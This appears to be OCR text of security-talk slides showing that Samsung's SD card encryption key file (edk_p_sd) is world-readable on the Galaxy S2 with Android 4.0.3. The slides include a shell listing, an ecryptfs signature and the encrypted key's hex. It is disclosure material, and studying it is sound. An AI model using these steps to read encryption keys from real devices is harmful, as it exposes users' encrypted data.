


```
app_117@android:/ $ cd /data/system
app_117@android:/data/system $ ls -l edk_p_sd
-rw-r--r--     1 root     root            112 Apr  8 21:10 edk_p_sd
app_117@android:/data/system $ 
```

Samsung SD card encryption

What's wrong with the following picture?

S2 (4.0.3)



```
app_117@android:/ $ cd /data/system
app_117@android:/data/system $ ls -l edk_p_sd
-rw-r--r--    1 root     root           112 Apr  8 21:10 edk_p_sd
app_117@android:/data/system $
```

-rw-r--r--

Samsung SD card encryption

Samsung SD card encryption

- On S2 (4.0.3) it is **world readable**

Samsung SD card encryption

- On S2 (4.0.3) it is **world readable**

- On S3 (4.1.2) and S4 (4.2.2) it is readable by root only

Samsung SD card encryption


- On S2 (4.0.3) it is **world readable**
- On S3 (4.1.2) and S4 (4.2.2) it is readable by root only
- Wait! The first S3s came with 4.0.3...

Samsung SD card encryption

- On S2 (4.0.3) it is **world readable**
- On S3 (4.1.2) and S4 (4.2.2) it is readable by root only
- Wait! The first S3s came with 4.0.3...
- If you encrypted your SD card before the upgrade...

Samsung SD card encryption

- On S2 (4.0.3) it is **world readable**
- On S3 (4.1.2) and S4 (4.2.2) it is readable by root only
- Wait! The first S3s came with 4.0.3...
- If you encrypted your SD card before the upgrade...



First 8 bytes of the key from the mount output:


```
ecryptfs_sig=75cc181e528a7a42
```

The encrypted key from edk_p_sd file

```
5c0bd7b1c24951829f9ea44817ca2
1d0ada2dc86d364ad907ba82b0a7
001ef64b6617f652405333ba860a0
5cb78f71a0686f2975e595c560a43
0e77f542408227923c431e914b5f0
bbb6d9ba50f0a8fa
```

Samsung SD card encryption

- On S2 (4.0.3) it is **world readable**
- On S3 (4.1.2) and S4 (4.2.2) it is readable by root only
- Wait! The first S3s came with 4.0.3...
- If you encrypted your SD card before the upgrade...




First 8 bytes of the key from the mount output:

```
ecryptfs_sig=75cc181e528a7a42
```

The encrypted key from edk_p_sd file


```
5c0bd7b1c24951829f9ea44817ca2
1d0ada2dc86d364ad907ba82b0a7
001ef64b6617f652405333ba860a0
5cb78f71a0686f2975e595c560a43
0e77f542408227923c431e914b5f0
bbb6d9ba50f0a8fa
```

Samsung SD card encryption

